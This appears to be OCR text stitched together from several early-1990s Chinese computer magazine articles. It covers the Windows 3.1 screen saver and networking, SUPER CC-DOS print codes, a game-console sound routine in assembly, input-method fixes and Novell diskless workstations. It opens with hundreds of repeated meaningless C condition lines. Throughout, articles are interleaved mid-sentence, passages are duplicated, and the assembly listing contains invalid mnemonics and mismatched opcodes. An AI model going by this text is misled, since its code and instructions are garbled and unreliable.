if(argv[1][653]!="")
if(argv[1][654]!="")
if(argv[1][655]!="")
if(argv[1][656]!="")
if(argv[1][657]!="")
if(argv[1][658]!="")
if(argv[1][659]!="")
if(argv[1][660]!="")
if(argv[1][661]!="")
if(argv[1][662]!="")
if(argv[1][663]!="")
if(argv[1][664]!="")
if(argv[1][665]!="")
if(argv[1][666]!="")
if(argv[1][667]!="")
if(argv[1][668]!="")
if(argv[1][669]!="")
if(argv[1][670]!="")
if(argv[1][671]!="")
if(argv[1][672]!="")
if(argv[1][673]!="")
if(argv[1][674]!="")
if(argv[1][675]!="")
if(argv[1][676]!="")
if(argv[1][677]!="")
if(argv[1][678]!="")
if(argv[1][679]!="")
if(argv[1][680]!="")
if(argv[1][681]!="")
if(argv[1][682]!="")
if(argv[1][683]!="")
if(argv[1][684]!="")
if(argv[1][685]!="")
if(argv[1][686]!="")
if(argv[1][687]!="")
if(argv[1][688]!="")
if(argv[1][689]!="")
if(argv[1][690]!="")
if(argv[1][691]!="")
if(argv[1][692]!="")
if(argv[1][693]!="")
if(argv[1][694]!="")
if(argv[1][695]!="")
if(argv[1][696]!="")
if(argv[1][697]!="")
if(argv[1][698]!="")
if(argv[1][699]!="")
if(argv[1][700]!="")
if(argv[1][701]!="")
if(argv[1][702]!="")
if(argv[1][703]!="")
if(argv[1][704]!="")
if(argv[1][705]!="")
if(argv[1][706]!="")
if(argv[1][707]!="")
if(argv[1][708]!="")
if(argv[1][709]!="")
if(argv[1][710]!="")
if(argv[1][711]!="")
if(argv[1][712]!="")
if(argv[1][713]!="")
if(argv[1][714]!="")
if(argv[1][715]!="")
if(argv[1][716]!="")
if(argv[1][717]!="")
if(argv[1][718]!="")
if(argv[1][719]!="")
if(argv[1][720]!="")
if(argv[1][721]!="")
if(argv[1][722]!="")
if(argv[1][723]!="")
if(argv[1][724]!="")
if(argv[1][725]!="")
if(argv[1][726]!="")
if(argv[1][727]!="")
if(argv[1][728]!="")
if(argv[1][729]!="")
if(argv[1][730]!="")
if(argv[1][731]!="")
if(argv[1][732]!="")
if(argv[1][733]!="")
if(argv[1][734]!="")
if(argv[1][735]!="")
if(argv[1][736]!="")
if(argv[1][737]!="")
if(argv[1][738]!="")
if(argv[1][739]!="")
if(argv[1][740]!="")
if(argv[1][741]!="")
if(argv[1][742]!="")
if(argv[1][743]!="")
if(argv[1][744]!="")
if(argv[1][745]!="")
if(argv[1][746]!="")
if(argv[1][747]!="")
if(argv[1][748]!="")
if(argv[1][749]!="")
if(argv[1][750]!="")
if(argv[1][751]!="")
if(argv[1][752]!="")
if(argv[1][753]!="")
if(argv[1][754]!="")
if(argv[1][755]!="")
if(argv[1][756]!="")
if(argv[1][757]!="")
if(argv[1][758]!="")
if(argv[1][759]!="")
if(argv[1][760]!="")
if(argv[1][761]!="")
if(argv[1][762]!="")
if(argv[1][763]!="")
if(argv[1][764]!="")
if(argv[1][765]!="")
if(argv[1][766]!="")
if(argv[1][767]!="")
if(argv[1][768]!="")
if(argv[1][769]!="")
if(argv[1][770]!="")
if(argv[1][771]!="")
if(argv[1][772]!="")
if(argv[1][773]!="")
if(argv[1][774]!="")
if(argv[1][775]!="")
if(argv[1][776]!="")
if(argv[1][777]!="")
if(argv[1][778]!="")
if(argv[1][779]!="")
if(argv[1][780]!="")
if(argv[1][781]!="")
if(argv[1][782]!="")
if(argv[1][783]!="")
if(argv[1][784]!="")
if(argv[1][785]!="")
if(argv[1][786]!="")
if(argv[1][787]!="")
if(argv[1][788]!="")
if(argv[1][789]!="")
if(argv[1][790]!="")
if(argv[1][791]!="")
if(argv[1][792]!="")
if(argv[1][793]!="")
if(argv[1][794]!="")
if(argv[1][795]!="")
if(argv[1][796]!="")
if(argv[1][797]!="")
if(argv[1][798]!="")
if(argv[1][799]!="")
if(argv[1][800]!="")
if(argv[1][801]!="")
if(argv[1][802]!="")
if(argv[1][803]!="")
if(argv[1][804]!="")
if(argv[1][805]!="")
if(argv[1][806]!="")
if(argv[1][807]!="")
if(argv[1][808]!="")
if(argv[1][809]!="")
if(argv[1][810]!="")
if(argv[1][811]!="")
if(argv[1][812]!="")
if(argv[1][813]!="")
if(argv[1][814]!="")
if(argv[1][815]!="")
if(argv[1][816]!="")
if(argv[1][817]!="")
if(argv[1][818]!="")
if(argv[1][819]!="")
if(argv[1][820]!="")
if(argv[1][821]!="")
if(argv[1][822]!="")
if(argv[1][823]!="")
if(argv[1][824]!="")
if(argv[1][825]!="")
if(argv[1][826]!="")
if(argv[1][827]!="")
if(argv[1][828]!="")
if(argv[1][829]!="")
if(argv[1][830]!="")
if(argv[1][831]!="")
if(argv[1][832]!="")
if(argv[1][833]!="")
if(argv[1][834]!="")
if(argv[1][835]!="")
if(argv[1][836]!="")
if(argv[1][837]!="")
if(argv[1][838]!="")
if(argv[1][839]!="")
if(argv[1][840]!="")
if(argv[1][841]!="")
if(argv[1][842]!="")
if(argv[1][843]!="")
if(argv[1][844]!="")
if(argv[1][845]!="")
if(argv[1][846]!="")
if(argv[1][847]!="")
if(argv[1][848]!="")
if(argv[1][849]!="")
if(argv[1][850]!="")
if(argv[1][851]!="")
if(argv[1][852]!="")
if(argv[1][853]!="")
if(argv[1][854]!="")
if(argv[1][855]!="")
if(argv[1][856]!="")
if(argv[1][857]!="")
if(argv[1][858]!="")
if(argv[1][859]!="")
if(argv[1][860]!="")
if(argv[1][861]!="")
if(argv[1][862]!="")
if(argv[1][863]!="")
if(argv[1][864]!="")
if(argv[1][865]!="")
if(argv[1][866]!="")
if(argv[1][867]!="")
if(argv[1][868]!="")
if(argv[1][869]!="")
if(argv[1][870]!="")
if(argv[1][871]!="")
if(argv[1][872]!="")
if(argv[1][873]!="")
if(argv[1][874]!="")
if(argv[1][875]!="")
if(argv[1][876]!="")
if(argv[1][877]!="")
if(argv[1][878]!="")
if(argv[1][879]!="")
if(argv[1][880]!="")
if(argv[1][881]!="")
if(argv[1][882]!="")
if(argv[1][883]!="")
if(argv[1][884]!="")
if(argv[1][885]!="")
if(argv[1][886]!="")
if(argv[1][887]!="")
if(argv[1][888]!="")
if(argv[1][889]!="")
if(argv[1][890]!="")
if(argv[1][891]!="")
if(argv[1][892]!="")
if(argv[1][893]!="")
if(argv[1][894]!="")
if(argv[1][895]!="")
if(argv[1][896]!="")
if(argv[1][897]!="")
if(argv[1][898]!="")
if(argv[1][899]!="")
if(argv[1][900]!="")
if(argv[1][901]!="")
if(argv[1][902]!="")
if(argv[1][903]!="")
if(argv[1][904]!="")
if(argv[1][905]!="")
if(argv[1][906]!="")
if(argv[1][907]!="")
if(argv[1][908]!="")
if(argv[1][909]!="")
if(argv[1][910]!="")
if(argv[1][911]!="")
if(argv[1][912]!="")
if(argv[1][913]!="")
if(argv[1][914]!="")
if(argv[1][915]!="")
if(argv[1][916]!="")
if(argv[1][917]!="")
if(argv[1][918]!="")
if(argv[1][919]!="")
if(argv[1][920]!="")
if(argv[1][921]!="")
if(argv[1][922]!="")
if(argv[1][923]!="")
if(argv[1][924]!="")
if(argv[1][925]
```

Windows 3.1有一个值得介绍的屏幕保护功能,具体体现该功能的是Desktop对话框中的Screen Saver(意为:屏幕寿命延长器)分组框部分。

使用该功能,有三个好处:

1. 可以延长屏幕的使用寿命
 2. 可以减少屏幕辐射出来的有害射线
 3. 可以防止他人破坏你的工作现场
- 这是由于人们在使用计算机的时候,常会遇到接电话或需要处理临时性事务等原因,而不得不中断与计算机的交互。若你先设置好使用该功能的话,则机器会自动使屏幕变暗(也可以显示其他图形,将在下面的使用方法中介绍),以延长其使用寿命,等你返回,重新操作键盘或鼠标时,系统自动将屏幕显示恢复到先前你在用的状态。
2. 可以减少屏幕辐射出来的有害射线
- 这是从上述第1点因屏幕变暗而衍生出来的好处。
3. 可以防止他人破坏你的工作现场
- 这事使用该功能时,事先设置好口令来实现的。然后,当有人操作鼠标或键盘时,系统会先向操作者的口令。口令正确,才将屏幕自动恢复到先前的使用状态,从而保护了你的工作现场,避免他人破坏。

Windows 3.1的屏幕保护功能

屏幕保护功能的使用方法如下:

1. 启动 Windows 3.1后,系统自动打开程序管理程序 Program Manager。
 2. 在Main分组窗口的Control Panel图标上双击鼠标按钮,以启动Control Panel应用程序。
 3. 在Control Panel的Desktop图标上双击鼠标按钮,以引出Desktop对话框。我们主要用其中的Screen Saver分组框部份,它包括:
 - 一个下拉列表框Name;
 - 一个增量框Delay;
 - 和二个命令按钮Setup及Test。
- 此时,你可以从Name下拉列表框中选择一种(超过延迟时间,立即执行的)屏幕寿命延长器;从Delay增量框中设置允许的“与计算机中断交互”的延迟时间,其可选范围为1分钟至99分钟;并给使用Setup命令按钮,在对话框中设置选项;用Test命令按钮,可以预先演示屏幕保

护的实况。一切设置就绪后,选择Desktop对话框中的OK命令按钮即可实现屏幕保护。

下面对列表框的选项和口令设置作一概述。

在Name下拉列表框的箭头上单击鼠标按钮,列表就会被拉下并显示全部选项如下:

- Blank Screen(空屏)
 - Flying Windows(飞行的Windows图标)
 - Marquee(滚屏)
 - Mystify(玄虚图形)
 - Starfield Simulation(星场模拟)
- 如果选择Blank Screen后按Setup命令按钮,则无相应的设置选项,按Test按钮,即显示变暗的屏幕。
- 如果选择Flying Windows后按Setup,则可以设置 Warp Speed(偏移速度)的快慢;设置Density(密度),即屏幕上出现Windows图标的个数,其可选范围为10至200,按Test按钮,即显示Windows图标由小到大,向外飞散。
- 如果选择Marquee,按Setup后,你可以设置要显示的文本内容及其字体、字形与色彩等,以及在屏上显示的位置(中间行或随机行),文本移动的速度和背景颜色等。按Test按钮,即显示你决定的文本内容在相应位置上,按给定的属性与速度在屏上从右向左移动。
- 如果你选Mystify后,按Setup,则可设置多边形 Polygon1或Polygon2作为模样shape;要用的颜色,可选双色或多色随机搭配色;选择按钮clear Screen(清屏)可以决定清屏后显示玄虚图形还是不清屏直接连上去显示。
- 若选择Starfield Simulation,则和Flying Windows类似,可以设置星星的个数(范围为10~9000),以及星星从中间向屏幕四周辐射的游走速度。

上述后四种选择,均可设置口令,只要在选择框 Password Protected上单击鼠标按钮,会出现一个“X”以表示已打开该选项,再按Set Password命令按钮,就可设置新口令,系统会要求你重新键入一遍,这样,就能防止他人破坏你的工作现场。

成都 李德新

WINDOWS 3.1功能与使用

北京航空航天大学 熊桂香

打印作业的队列,正在打印什么文件以及还有哪些作业正在等待打印。

利用打印机可以重新安排打印队列,方法是在打开的Print Manager窗口里,选择要改变位置的打印任务名,然后在列表里把它上移或者下移,释放鼠标按钮后,打印管理器会对队列重新编号,但不能移动当前正在进行的打印任务(即旁边有一个小打印机图标的那个任务)。如果使用键盘,则可通过Ctrl加方向键来移动队列。

如果每中断本地打印输出,可先选择该打印机名,然后按Pause(暂停)按钮,重新开始打印时,可按Resume(恢复)按钮。

也可以从打印管理器的队列删除文件,只需选择要删除的项(用键盘或鼠标),并点击Delete按钮或按Alt-D键。打印管理器会询问是否真的要删除。删除的项既可以是已进入处理中文档文件,也可以是等待处理中的文件。

打印管理器中还包含有一些命令,可以使它占有计算机处理时间增加或减少,这些命令位于Options菜单上。要使打印管理器提供最快的打印速度,可选取High, Priority(高优先级);反之,则可选取Low Priority(低优先级)。如果想要不输不倚,则可选取缺省设置——Medium, Priority(中优先级)。

3. 在网络上使用Windows

利用网络,可使计算机联在一起,相互配合,完成较复杂的工作,共享资源。利用网络,不同的操作人员可通过计算机进行通信,例如,可用网络来传递电子邮件,利用网络,不同的人可共享位于不同计算机上的工作文件、程序和其它数据,并可相互进行交换。

对使用者而言,在网络上使用Windows,主要是学会使用网络上的驱动器,以及利用网络来打印。

建立或切断网络连接

如果是在网络上使用Windows,则可访问连接到网络上的其它远程磁盘驱动器,要实现此功能,首先要使用文件管理器里Disk菜单上的Network Connections命令来连接此远程驱动器(如果用户机器未连接到网络上,此命令就不会出现在Disk菜单上)。在连接了远程驱动器后,文件管理器就会在每次工作过程开始时记住并试图重新建立这些连接——除非用户曾经专门切断了此系统与远程驱动器的连接。

选取了Network Connections命令后,用户会看到一个名为Network Connections对话框。

如果是第一次与远程驱动器相连接,就应从填写Network Path文字框

开始(根据所使用的网络的功功能,有可能利用Browse(浏览)按钮来找到正确的路径)。接下来,从下拉的列表框中选择某个驱动器字母。此列表从下一个可用的驱动器字母开始,最多可扩展到Z,最后,如果需要,输入一条口令(password),然后点击Connect按钮。

要切断与一个网络驱动器的连接,可再一次选取Disk菜单上的Network Connections命令,并在随后的对话框里选择所需的驱动器字母,然后单击Disconnect命令按钮,用户会看到一个确认提示,单击OK继续操作。

文件管理器记住所使用的网络驱动器。如果想重新连接以前切断了连接的某个远程驱动器,可重新打开Network Connections对话框,并点击Previous命令按钮,随后可以从前连接的列表中选择所需的驱动器。

在网络上打印

当在网络打印机(不是直接连到用户自己的计算机上的打印机)上进行打印时,网络软件会安排信息从计算机进入打印队列,典型地,网络队列包括了网络其它使用者送来的任务,当然也包括用户自己送来的那些任务。网络软件负责处理把打印任务从网络队列送到网络打印机中去。

使用打印管理器,可以连接到一网络打印机上,启动打印管理器后,可从Options菜单上选取Network Connections(网络连接)命令,随后会出现一个用于连接的对话框。在此对话框中,需要为网络打印机选择连接的端口,为打印机指定网络路径(Network Path文字框),并在Password(口令)框中为它指定口令,设置好后,按Connect按钮,最后选Close关闭对话框。

要断开所连接的网络打印机,可以不必关掉计算机,只需使用连接时类似的步骤,在打开了Printers—Network Connections对话框后,选择Disconnect按钮。

打印机连接到网络上后,实际打印时可以使用网络打印机,也可以使用本地打印机。这可通过利用打印管理器的Options菜单上的Network Settings命令来实现。

利用打印管理器,还可以完成如下工作:查看整个网络队列上的所有任务;查看未连接的其它网络打印机;禁止网络队列状态的自动更新等。

Windows的汉化环境及开发环境

1. 汉化环境

到此为止,我们已粗略地介绍了Microsoft Windows 3.1的基本组成、功能、操作,并扼要地介绍了一些Windows应用程序。

Windows 3.1是一个图形化的操作环境,因此,一般操作者稍经练习就可学会它的操作技巧,除了图形符号以外,Windows 3.1也是一个文字介绍丰富的易于学习的操作环境,它尽量

采用一些贴近日常生活的名词、工具命令和介绍语言,但这些文字内容全部是汉语的,对于中国广大用户来说,更希望能使用汉化的Windows。

自Windows 3.0后,在台湾和大陆就已出现了多种汉化的Windows版本,各种汉化的版本可分为两类:一类是彻底地汉化,一类是加汉化的模块(输入、显示、输出),幸运的是,Microsoft公司本身,已推出了彻底汉化的Windows 3.1,正在进行测试和试用,相信不久就会大量发行。

而国内许多单位所开发的汉化Windows,则主要采取加汉化模块的办法,有多家开发得很成功,这里,流传比较广泛的是“中文之星”,已出现了多个版本,中文之星除了具备输入输出功能外,一个重要的特色就是在各种Windows应用程序里也能很好地使用汉字,而且要打印的汉字字体种类很多,由于采用了矢量汉字技术,打印的汉字大小可任意变化,字形也比较美观,基本上解决了在Windows环境里使用汉字的问题。但是,由于最终采用地图形方式的打印,打印速度与英文相比,显得太慢,此外,对于广大操作者来说,希望所有的名字、命令、介绍等最好都是中文的,这一汉化工作则比较艰巨,尤其是一些重要的Windows应用程序。

2. Windows 3.1下的软件开发环境

对于广大DOS程序员来说,最关心的恐怕是怎样才能编制出具有Windows风格的应用程序来。确实,这不是一件容易的事情。一方面,编程的方法要有变化,另一方面,也要用到与DOS环境下完全不同的开发工具,限于篇幅,这里只能非常扼要地介绍一点这方面的内容。

(1) Windows应用程序的特点

由于Windows环境提供了一些MS-DOS操作系统所不具备的机制,因此,对程序员而言,Windows应用程序要比MS-DOS应用程序复杂,Windows主要提供了以下几种特殊技术:

- 图形化应用程序界面,如窗口、菜单、按钮、对话框和控制等。
- 设备无关的图形。
- 多任务机制。
- 应用程序之间的动态数据交换。

在MS-DOS环境下编写应用程序时,通常用标准C语言运行库函数来完成输入、输出、内存管理及其它工作。C运行库可用于在标准操作环境,即基于字节的终端作为输入输出,独占计算机的系统存储器及输入输出设备。

(未完待续)

在北大方正SUPER CC-DOS/6.0F上使用打印控制命令

北大方正SUPER CC-DOS V6.0F是一套比较完善的汉字操作系统,它象其它的汉字系统一样,具有强大的打印功能,作为产线成熟的排版类汉字系统,其打印的字体更加丰富,打印控制命令的使用也十分方便。

把SUPER CC-DOS V6.0F作为FOXBASE等数据库系统或其它高级语言的汉字工作界面,若要用其打印功能,首先应在SUPER CC-DOS V6.0F汉字环境下用系统提供的打印驱动程序生成模块PRT48.COM(或PRT15.COM, PRT24.COM, 视所需的打印质量决定)生成打印驱动程序,方法是在进入SUPER CC-DOS汉字环境后,在“C:”提示符下运行PRT48.COM,在选择与自己打印机相对应的编号后,再输入打印驱动程序名,缺省的驱动程序名为PRTDRV.COM,在使用打印功能时必须先运行该打印驱动程序,可将该驱动程序加到汉字系统启动批处理中,运行打印驱动程序后,即可在程序中使用SUPER CC-DOS V6.0F提供的打印功能了。

在具体的打印程序中变化字型和调整字间距、行间距,各种汉字操作系统都是采用在打印字符的前面加打印控制符的方法来实现的,只是不同的汉字系统使用的控制符不同而已,SUPER CC-DOS V6.0F所使用的控制符是以ASCII字符的“^”作前缀,加上一个或数个英文字母和数字来表示的,下面用一个示范程序来解释它们的用法:

```
SET ^PALK OFF
SET ^BEVI TO PRIN
SET PRIN ON
• 打印黑体偏0号字
! ^PAH ^PBCO 打印黑体偏0号字
• 设置字间距为10点,行间距为15点
! ^PK10E ^PL15E 字间距为10,行间距为15
! ^PK10E ^PL15E 字间距为10,行间距为15
SET PRIN OFF
SET DEVI TO SCRE
RETU
```

下面给出了控制字符的主要内容,更详细的请参看SUPER汉字使用手册第8页—第9页、第39页—第43页。

1. ^PAS, ^PAF, ^PAK, ^PAH 分别设置字体为宋体、仿宋体、楷体和黑体。
2. ^PBAa, ^PBA, ^PBCn 分别设置字型、长型和偏号字, n为0-9的数字,分别代表0-9号字。
3. ^POnE 打印位置后跟n个半角字(n在0-127之间)。
4. ^PHnE 打印位置升高n点(n在-63~64之间)。
5. ^PKnE 字间距为n点(n在-63~84之间)。
6. ^PLnE 行间距为n点(n在0~127之间)。
7. ^PP 换行。

四川 陈群

一、录音部分：音响发声处理程序的编写技巧

在任天堂游戏中，音响占有举足轻重的地位，有人把发声列为电脑游戏的三大要素之一（背景、角色、音响），确实不过分。《魂斗罗》游戏之所以在众多的电视游戏中独占鳌头，多年不衰，究其原因固然主要取决于它那精彩无比的背景音乐和增强角色的角色功能，同时也与它那铿锵有力的字音音响密不可分。后来的电视游戏诸如，《双截龙》、《沙罗曼蛇》、《傲龙大战》、《人间兵器》等节目之所以一炮打响，受到游戏迷的青睐，归根结底就在于它们借鉴了《魂斗罗》的处理方法，并加以创意和提高。由此可见，音响——是编好游戏程序的重要一环。以上我们讨论了6527CPU的发声寄存器的分工，本章重点讨论这些寄存器的应用。

一、效果音发生程序的编写

在电脑游戏中的BS-2A版本的人机对话工作过程中，有丰富的效果音伴随始终。现将归纳列于表4-1。

不少朋友来信询问电脑游戏机对对话工作系统的效果音是如何发出的，现在来解答这一问题。

表4-1中所列的十三种效果音归纳为三大类：由FC控制第三主声部发声的四种，序号1-4；由FE控制第三主声部发声的四种，序号5-9；由FF控制第一主声部发声的四种，序号10-13。

在笔者所接触到的各种汉字输入方法中，最优秀的当属自然码。它具有简单、易学、高效等特点，并且对双音字母问题为特色，以首字母拼音字母为特征，是它方格的随声词。自动存盘等功能，更能使您得心应手、成倍地提高输入速度。

但是，如此优秀的汉字输入方法在一台配备王码486的PC上无法使用，其故障现象为：开机引导DOS6.0，进入自然码，再进入WP进入王码486系统后，可正常显示界面，但再用D命令或N命令编辑文件，即显示“内存不够，按任意键返回”的信息。

后来，经过多次尝试，笔者找到三种解决方法，转告给广大同行。

一、不使用动态环境：在WM480字目录下用WMSSET/5命令进入参数设置，把“动态环境”一项改为“不使用动态环境”，把“动态键位”改为“不”即可。

电脑游戏机编程技巧(二十)

发声的四种，序号10-13

```
1. 由FC控制发声的程序及工作过程
(1) 程序清单
由FC控制发声的程序在ROM区$FDC1-$FE23, 为便于讨论和移植特编写如NO.4-1.
NO.4-1
7DB9 A4 FC LDY $FC
7DBB 08 TYA
7DBC 20 18 AND $F18
7DBE D0 01 BNE $7DC1
7DC0 60 RTS
7DC1 A9 08 LDA $08
7DC3 8D 08 STA $4008
7DC5 A5 F3 LDA $F3
7DC8 D0 07 BNE $7DD1
7DCA A9 7E LDA $7E
7DCC 8D 0A STA $400A
7DCE D0 04 BNE $7DD5
7DD1 C6 F8 DEC $F8
7DD3 D0 1B BNE $7DF0
7DD5 A2 0A LDX $0A
7DD7 98 LYA
7DD9 28 08 AND $08
7DDA F0 02 BEQ $7DDE
7DDC A2 07 STX $07
7DDE 86 F3 LDX $F3
7DE0 98 TYA
7DE1 28 40 AND $40
7DE3 D0 26 BNE $7DEB
7DE5 A5 51 LDA $51
7DE7 A4 TAX
7DE9 28 F0 AND $F0
7DEA D0 17 BNE $7E03
7DEC A9 01 LDA $01
7DED D0 15 BNE $7E06
7DF0 98 TYA
```

```
7DF1 28 08 AND $08
7DF3 D0 1C BNE $7E11
7DF5 A5 F3 LDA $F3
7DF7 C9 05 CMP $05
7DF9 D0 16 BNE $7E11
7DFB 98 TYA
7DFE 28 20 AND $20
7DFE D0 0B BNE $7E0B
7E00 A2 04 LDX $04
7E03 A9 00 LDA $00
7E05 8D 43 03 STA $0343
7E08 A9 0A LDA $0A
7E0B AD 43 03 LDA $0343
7E0E 8D 40 04 STA $4008
7E11 00 RTS
```

(2) 发声过程分析
FC控制发声种类的数据如下：
FC=70 发连续的嘟嘟声
FC=10 发不规律的嘟嘟声
FC=70 发变调的嘟嘟声
FC=68 发轻微的哆哆声

我们知道，系统零位的\$F3为第三主声部的音长控制寄存器，\$51为随机数发生器，\$4008-\$400B为第三主声部工作寄存器，另外，\$340单元为音调随机数发生器，主要用于控制第三主声部在复位画面中发调嘟嘟声，取值范围为H20-H40；\$343为音调随机数寄存器。

现在讨论程序NO.4-1的发声控制过程。
执行\$7DC1对第三主声部寄存器赋值，令\$4008=8，对音调寄存器赋值，令\$400A=7E。
转\$7DD5对第三主声部寄存器长控制寄存器赋值，令\$F3=0A。
因\$FC=70，有70 AND 40=40，故在执行\$7DE1时转\$7E0B，对音调寄存器寄存器赋值，令\$4008=0343=0。
通过以上三步操作，第三主声部开始发声，以后每调用一次该子程序令\$F3减一（一般把该子程序放在中断处理程序中，这样可

通过中断周期准确地控制发声音长），只要\$F3≠0，就一直持续发声。

当发声0.2秒后，因\$F3=0则对\$400A、\$400B、\$F2重新赋值，以发出下一个嘟嘟声。由于每次对\$400A、\$400B所置数值相同，故发出持续的嘟嘟声。
当\$FC=10时（由复位主控制寄存器赋值）将发声发声，这时“嘟嘟”声已持续了六秒钟，\$FC=10将发出不规律的嘟嘟声，其发声过程如下：
执行\$7DB9因\$FC AND 18=10，转\$7DC1令\$4008=8，\$7DD5对音长控制寄存器赋值，令\$F3=A，因\$FC AND 40=0，所以取\$51中的随机数送入\$400A，音调随机数，并判断\$51单元的数值与HFO相与的结果，当\$51 AND F0=0时，令\$343-1，当\$400B=1时，当\$51 AND F0≠0时，令\$343-0，\$400B=0，从而改变第三主声部的音调赋值。

当经过五个中断周期（即发声0.1秒后），\$F3=5时，将从音调随机数单元\$340中取值送入\$400A，并令\$400B=0，从而使五个中断周期的发声发生变换音调。
当发声0.1秒后，\$F3=0，则又对\$F3重新赋值，继续发声，可见\$F3每次赋值发出两个音调，每个音调发声持续0.1秒，如此周而复始。由于\$51单元的随机性和\$340单元取值升、降调的周期性，从而使第三主声部音调随机赋值，发出不规律的嘟嘟声。

当不规则声响持续12.8秒后，又令\$FC=70，这时虽然又重置了\$FC=70的工作过程，但由于现在的\$343取值在0.1之间随机确定，所以第二次\$FC=70时，往往发出高音调的连续的嘟嘟声，这就是两次\$FC=70有时发声音调不同的原因。
当\$FC=68时，执行\$7DDC令\$F3=7，这时仍然令\$4008=8，\$400A=7E，因\$FC AND 40≠0，故转\$7E0B，令\$400B=\$343（等于0或1），从而启动第三主声部发出“哆哆”声。

七、(AutoCAD入门)简介

自动化的概念，在近年来通过各相关单位的推波助澜之下，以逐渐落实在各产业的应用上，而电脑辅助设计(CAD)更是造成产业技术的大革命，其中AutoCAD已经成为CAD家族中之佼佼者，也因此带动了学习电脑绘图的风潮。本软件即由基本的硬件安装、软件特性到引导的指令介绍及分类，通过动画及音乐的引导，让您毫无障碍地学会AutoCAD，甚至三维空间的绘图，也不再是遥不可及的技术，就让《AutoCAD入门》带您领略一项CAD的奇妙绘图天地吧。

执行\$7DB9因\$FC AND 18=10，转\$7DC1令\$4008=8，\$7DD5对音长控制寄存器赋值，令\$F3=A，因\$FC AND 40=0，所以取\$51中的随机数送入\$400A，音调随机数，并判断\$51单元的数值与HFO相与的结果，当\$51 AND F0=0时，令\$343-1，当\$400B=1时，当\$51 AND F0≠0时，令\$343-0，\$400B=0，从而改变第三主声部的音调赋值。

当经过五个中断周期（即发声0.1秒后），\$F3=5时，将从音调随机数单元\$340中取值送入\$400A，并令\$400B=0，从而使五个中断周期的发声发生变换音调。
当发声0.1秒后，\$F3=0，则又对\$F3重新赋值，继续发声，可见\$F3每次赋值发出两个音调，每个音调发声持续0.1秒，如此周而复始。由于\$51单元的随机性和\$340单元取值升、降调的周期性，从而使第三主声部音调随机赋值，发出不规律的嘟嘟声。

本软件所需配置：IBM PC、XT/AT、286、386及其兼容机；VGA彩显；1.2M软盘驱动器、640K以上内存。

九、(Windows 3.0入门)简介

Windows 3.0自1990年5月推出之后，即横扫全世界软件市场，而在其上开发的各类窗口软件更纷纷问世，连著名软件Lotus、dBASE、PageMaker……也都相继推出，由此可知Windows在软件市场的统治性。由于Windows具有(1)图形用户界面，配合鼠标产生一个介面友好且容易学习的操作方式，并允许许多软件互相分享数据；(2)提供基本应用程序与应用程序操作的一致性，允许多个软件同时出现在屏幕上等优点，使用者学会任何一项Windows之应用软件后，不但易于学习其它软件，且所需基础、时间、费用均节省许多。本软件从什么是Windows、Windows的特色等基本概念讲起，深入浅出地讨论了Windows 3.0各项功能及使用技巧等知识，使您也能熟练并感受到Windows的强大功能及无限魅力。全书共分九个部分，Windows 3.0简介、Windows 3.0的安装与启动、Windows 3.0基本使用技巧、Program Manager简介、File Manager简介、Control Panel简介、Print Manager简介、Accessories简介、系统资源的应用。本软件操作方便简单形式活泼生动，精确模拟Windows的操作介面，适合广大电脑爱好者学习使用。

本软件所需配置：IBM PC、XT/AT、286、386及其兼容机；VGA彩显；1.2M软盘驱动器、640K以上内存。

本环境改为“自动处理”或“使用扩展内存进行切换”，把“动态键位”改为“不”（注意，若设置为“是”，则仍用基本本内码，达不到功能尽善尽美）。

设置完成后，用“F3”存盘退出，用下面所附的批处理程序重新启动即可正常使用自然码。（第三种方法需自行用Ctrl-Alt-Del重新启动，整个DOS系统，以便使用扩展内存）

在上面所介绍的三种方法中，前两种不使用扩展内存，但会舍弃王码DOS6.0的某些功能；第三种方法虽然可以保持王码DOS6.0的全部功能，需要扩展内存的支持，若您用的是1M内存的286微机，不妨用后一种方法；如果您的机器是640K内存的PC机，只好用前两种方法。

附：用WMSDOS6.0，自然码和王码480系统的批处理程序：

```
C:\TYPE Autoexec.bat
echo off
cd \
cd mw480
wmsmt
cd \
cd ZM
Zr L>mi
Zr L>mi
cd \
cd mw480
wp
cd \ 神州 李纪堂
```

表4-1 人机对话工作系统的效果音汇总表

序号	音响效果	持续时间	使用场合
1	连续的嘟嘟声	6秒	复位画面中等待用户按键时
2	不规律的嘟嘟声	12.8秒	网上
3	变调的嘟嘟声	3-2秒	网上
4	轻微的哆哆声	持续	对话框等特殊操作输入时
5	长串嘟嘟声		对话框中各版更及时
6	叽哩咕咕声		COMPUTER栏送进菜单时
7	《七宝奇谋》效果音		从复位画面进入对话框时
8	嘟嘟声		按回车键时
9	发声声		按功能键或输入字符时
10	咕咕声		COMPUTER栏送进字符时
11	当当声		OPERATOR栏送进字符时
12	啾啾声		CALCULATE栏送进运算结果时
13	一长串咕咕声		CALCULATE栏送进运算结果时

学习五笔字型 掌握一门技能

——科技二部五笔字型领导之一
一、五笔字型中安排为三区。占字母T、R、E、W、Q键。(代码依次为：31,32,33,34,35,键名依次为：不、白、月、人、金)。

二区三位的K键上，由于汉字的结构十分复杂，要用五个区代表全部的字根且都要完全符合规律，有一定的困难，所以在个别时候要做些特殊处理，如二区四位的L键除有按规则安排的字根外，另安排有基本字根“车”、“力”，可作特例掌握。
三区中的字根设置，都是撇起笔的，且一撇在三区一位的T键上，二撇在三区二位的R键上，三撇在三区三位的E键上。
四区中的字根设置，都是捺起笔的，且一捺在四区一位的Y键上，二捺在四区二位的U键上，三捺在四区三位的I键上，四捺在四区四位的O键上。
五区中的字根设置，都是折起笔的，且一折在五区一位的N键上，二折在五区二位的B键上，三折在五区三位的V键上。
只要掌握了以上规律，不牢记住各个基本字根所在键位，当然，最好的方式还是通过实际练习以达到熟练、熟练的程度。

NOVELL无盘工作站网络共享

我厂在原单机系统的基础上，由生产、供应、库房组成区域网，库房全部使用无盘工作站。因为生产供应管理系统程序是在2.13H汉字系统上开发的，虽然NETWARE上的工作站仍能正常运行CCDOS2.13H，但若每一个工作站安装一份CCDOS2.13H，将占用太多的空间，更重要的是无盘工作站无法使用汉字系统，这样就必须安装NOVELL无盘工作站网络汉字共享系统。市面上有多种网络汉字系统，一是要增加开支，二是与原管理系统不兼容，如修改原管理系统程序，将增加工作量。因此我们采用远程自动的方法来引导工作站，使无盘工作站共享文件服务器上安装的2.13H系统，现将DOS/NOVELL无盘工作站的安装方法介绍如下。

一、生成单一远程启动映像文件(Remote Boot Image File)
实际情况多属此类，各工作站运行相同的DOS

版本，网络接口板取相同的配置，这时只生成一个NET \$ DOS.SYS映像文件就够了，值得注意的是，如LOGIN目录中已存在不适用的映像文件，便不能再建了，除非把它删除。生成单一远程映像文件的步骤如下：
